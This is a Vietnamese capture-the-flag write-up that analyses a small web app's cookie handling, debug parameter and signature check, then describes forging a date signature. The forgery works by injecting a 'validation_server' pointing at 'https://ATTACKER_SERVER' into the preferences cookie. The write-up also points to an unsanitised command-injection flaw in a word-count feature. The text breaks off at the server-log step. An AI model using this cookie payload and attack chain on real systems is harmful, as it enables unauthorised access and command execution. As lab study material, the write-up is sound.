
**Phân tích code (theo quan điểm của mình)**

Các giá trị mặc định của ứng dụng:



* Máy chủ xác thực nằm ở http://127.0.0.1:1338
* Thời gian phát hành tính năng mới: int(time.time()) + 7 \* 24 \* 60 \* 60
* Cài đặt mặc định:

dictionary: {

'theme': 'light',

'language': 'en'


}


json.dumps(): chuyển dictionary thành định dạng json

{"theme": "light", "language": "en"}

string.encode(): mã hóa chuỗi. Nếu mật mã không được chỉ định, sẽ dùng UTF-8

Để mã hóa chuỗi với base64.b64encode(), có hai cách:






Sau khi mã hóa base64, chuỗi sẽ có định dạng b'ZGF0YSB0byBiZSBlbmNvZGVk'.


Để xóa b'', dùng phương thức decode()

🡪 DEFAULT\_PREFERENCES ở định dạng base64

**Điểm vào thứ nhất: trang index**



Phương thức get\_preferences():




Lấy đối số preferences trong cookie.


Nếu không có preferences:

* Trả về trang index.html, thêm header cookie có preferences ở giá trị mặc định
* Chuyển DEFAULT\_PREFERENCES sang định dạng dictionary, trả về DEFAULT\_PREFERENCES và response

**Điểm vào thứ hai: trang release**




Lấy đối số access\_token ở cookies




URLSafeTimedSerializer là 1 lớp chuyển sang định dạng serialize nhưng an toàn trên Url.

Bình thường bạn có thể đọc được dữ liệu ở định dạng serialize khi giải mã Base64 nhưng trong trường hợp này, bạn phải dùng secret\_key để giải mã





Token đang ở định dạng serialize, Sau khi giải mã token, bạn được biến data, nếu data bằng “access\_granted”, bạn sẽ được chuyển hướng đến điểm vào thứ ba: trang feature




Nếu bạn truyền đối số debug bằng true, hàm get\_preferences() trả về dictionary và response, biến validation\_server sẽ bằng http://127.0.0.1:1338

Mình sẽ phân tích trước 3 cái hàm này:







Hàm get\_pubkey: truy cập http://127.0.0.1:1338/pubkey để lấy key

Hàm validate\_access:

* Lấy pubkey
* Truy cập trang http://127.0.0.1:1338, phản hồi là 1 dictionary, chuyển nó về định dạng json, lấy key date, signature 🡪 Xác minh token**?**

Hàm validate\_server: lấy date từ hàm validate\_access, nếu date lớn hơn NEW\_FEATURE\_RELEASE thì trả về True ngược lại là False

Quay trở lại với trang release:




Nếu hàm validate\_server() trả về True thì trang release.html sẽ hiện tính năng mới, đặt cookie access\_token=access\_granted

Tính năng mới: release.html



Trang feature.html



**Điểm vào thứ ba: trang feature**



* Nếu không có token, trả về trang index
* Lấy đối số text, thực thi lệnh wc bằng lớp subprocess để đếm số từ trong 1 tập tin

Trang web vẫn còn 1 máy chủ hoạt động ở cổng 1338 tạo pubkey, date và signature**?**



Sau khi phân tích code, luồng khai thác của mình sẽ như sau:

Lợi dụng cookie để truy cập tính năng mới 🡪 Khai thác tính năng mới


**Phân tích code (theo quan điểm của CryptoCat)**

Trang release: chúng ta cần 1 access\_token hợp lệ để truy cập tính năng mới. Muốn access\_token hợp lệ thì hàm validate\_server phải trả về true🡪 Điều kiện: Biến date (thời điểm hiện tại) >= thời điểm phát hành tính năng mới




Biến date được xác thực như thế nào? Chúng ta thấy validation\_server được khởi tạo trong ứng dụng nhưng nếu tham số debug đặt là true và preferences cookie chứa validation\_server, nó sẽ được đặt lại

Chúng ta có thể kiểm soát được cookie preferences 🡪 Thay đổi được giá trị của validation\_server




Hàm validate\_access đầu tiên sẽ lấy public key từ /pubkey trên validation\_server





Tiếp theo, nó sẽ gửi yêu cầu đến trang index của validation\_server và dùng public key để xác thực date signature có hợp lệ không

validation\_server đang chạy trên cổng khác và tạo 1 cặp khóa private/public, sau đó kí cho current date



Trước khi tính toán kế hoạch tấn công, chúng ta hãy nhìn vào mảnh ghép cuối cùng, trang feature được mở khóa:




Đó là một tính năng đếm từ đơn giản, lấy đầu vào của người dùng và truyền trực tiếp vào lệnh mà không sàng lọc

**Khai thác**

* Dựa trên quá trình phân tích code của ứng dụng, chúng ta có thể phác họa được kế hoạch tấn công sau:
* Đặt debug=true để máy chủ đọc validation\_server từ preferences cookie
* Giải mã base64 preferences cookie, thêm validation\_server: https://attacker\_server, sau đó lại mã hóa
* Tạo 1 cặp khóa private/public key trên máy của kẻ tấn công
* Cấu hình máy chủ độc hại để ký 1 ngày bất kỳ với private key và trả về public key tương ứng
* Khi được cấp quyền truy cập tính năng mới, thăm dò lỗ hổng command injection

**Giả mạo chữ kí**

Bắt đầu bằng việc cấu hình máy chủ của kẻ tấn công. Chúng ta có thể tạo 1 cặp khóa bằng script sau:



Chúng ta cấu hình script.py để làm điều tương tự như validation\_server, ngoại trừ trả về date sau 7 ngày trong tương lai.



Bắt đầu máy chủ, dùng ngrok để chuyển tiếp dịch vụ web ở cổng 1337 ra internet

Chỉnh sửa preferences cookie:

{ "validation\_server": "https://ATTACKER\_SERVER", "theme": "light", "language": "en" }


Cuối cùng truy cập Url với tham số debug là true:

http://127.0.0.1:5000/release?debug=true

Chúng ta nhận được truy cập trong server logs:

